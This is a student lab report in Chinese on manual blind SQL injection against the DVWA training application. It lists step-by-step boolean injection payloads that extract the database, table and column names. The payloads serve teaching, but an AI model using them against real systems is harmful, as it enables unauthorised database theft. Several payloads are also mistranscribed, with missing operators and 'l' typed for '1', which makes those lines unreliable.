《漏洞利用及渗透测试基础》实验报告

姓名：2112060 学号：孙蕗 班级： 信息安全一班

**实验名称：**

SQL盲注


**实验要求：**

基于DVWA里的SQL盲注案例，实施手工盲注，参考课本，撰写实验报告


**实验过程：**

一、判断是否存在注入，注入是字符型还是数字型


1.输入 1，显示相应用户存在



2.输入 1' and 1=1 #,单引号为了闭合原来SQL语句中的第一个单引号，后面的#为了闭合后面的单引号。运行后，显示相应用户存在。




3.输入 1' and 1=2 #，显示不存在，说明存在字符型的 SQL 盲注



1. 点页面右下角 View Source，来查看源代码

在安全级别为low的情况下，程序并未对id做任何处理




二、猜测当前数据库名

输入 1' and length(database())=1 #，显示不存在；

输入 1' and length(database())=2 #，显示不存在；

输入 1' and length(database())=3 #，显示不存在；

输入 1' and length(database())=4 #，显示存在，说明数据库名长度为4。



输入1’ and ascii(substr(database(),1,1))97 #,显示存在，说明数据库名的第个字符的ASCII值大于97(小写字母 a的ASCII值);

输入1’ and ascii(substr(database(),1,1))<122 #,显示存在,说明数据库名的第一个字符的ASCII值小于122(小写字母z的ASCII值);

输入1’ and ascii(substr(database(),1,1))<109 #,显示存在,说明数据库名的第一个字符的 ASCII值小于109(小写字母 m的ASCII值);

输入1’ and ascii(substr(database(),1,1))<103 #，显示存在说明数据库名的第一个字符的 ASCII值小于 103(小写字母g的ASCII值);

输入1’ and ascii(substr(database(),1,1))<100#，显示不存在说明数据库名的第一个字符的ASCII值不小于100(小写字母d的ASCII值);

输入1' and ascii(substr(database(),1,1))>100 #,显示不存在说明数据库名的第一个字符的 ASCII值不大于 100(小写字母 d 的ASCII 值),所以数据库名的第一个字符的ASCII值为100,即小写字母 d。

重复上述步骤,就可以猜解出完整的数据库名(dvwa)了

三、猜测数据库表名

首先猜解数据库中表的数量：

1' and (select count (table\_name) from information\_schema.tables where

table\_schema=database())=1 # 显示不存在

1' and (select count (table\_name) from information\_schema.tables where

table\_schema=database() )=2 # 显示存在

说明数据库中共有两个表。

接着逐一猜解表名：

1' and length(substr((select table\_name from information\_schema.tables where

table\_schema=database() limit 0,1),1))=1 # 显示不存在

1' and length(substr((select table\_name from information\_schema.tables where

table\_schema=database() limit 0,1),1))=2 # 显示不存在

…

1' and length(substr((select table\_name from information\_schema.tables where

table\_schema=database() limit 0,1),1))=9 # 显示存在

说明第一个表名长度为 9。

接下来,继续用二分法来猜测数据库中的表名。

l' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))>97 #，显示存在;

1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))<122 #，显示存在;

l' and ascii(substr((select table\_name from information\_schema.tables where

table\_schema=database() limit 0,1),1,1))109 #，显示存在;

1’and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))<103 #，显示不存在;

l' and ascii(substr((select table name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))>103 #，显示不存在。

...

说明第一个表的名字的第一个字符为小写字母 g。

重复上述步骤，即可猜解出两个表名(guestbook、users)

四、猜测表中字段名

首先猜解表中字段的数量：

1’ and (select count(column\_name) from information\_schema.columns where

table\_name= ’users’)=1# 显示不存在

…

1’ and (select count(column\_name) from information\_schema.columns where

table\_name= ’users’)=8 # 显示存在

说明 users 表有 8 个字段。

接着挨个猜解字段名：

1’ and length(substr((select column\_name from information\_schema.columns where

table\_name= ’users’ limit 0,1),1))=1 # 显示不存在

…

1’ and length(substr((select column\_name from information\_schema.columns where

table\_name= ’users’ limit 0,1),1))=7 # 显示存在

说明 users 表的第一个字段为 7 个字符长度。

采用二分法，即可猜解出所有字段名。

五、猜测表中数据

采用二分法进行猜测

**心得体会：**

本次实验通过手工盲注的方式对DVWA中的SQL注入进行了实践。通过逐步猜解，可以获取数据库名、表名、字段名以及具体数据。这个过程需要耐心和技巧，需要理解SQL注入的原理和基本的盲注技巧。同时，实验中还涉及到了源代码的查看和分析，加深了对Web应用安全的理解。通过这次实验，我对SQL盲注有了更深入的认识，也提高了对安全漏洞的识别和利用能力。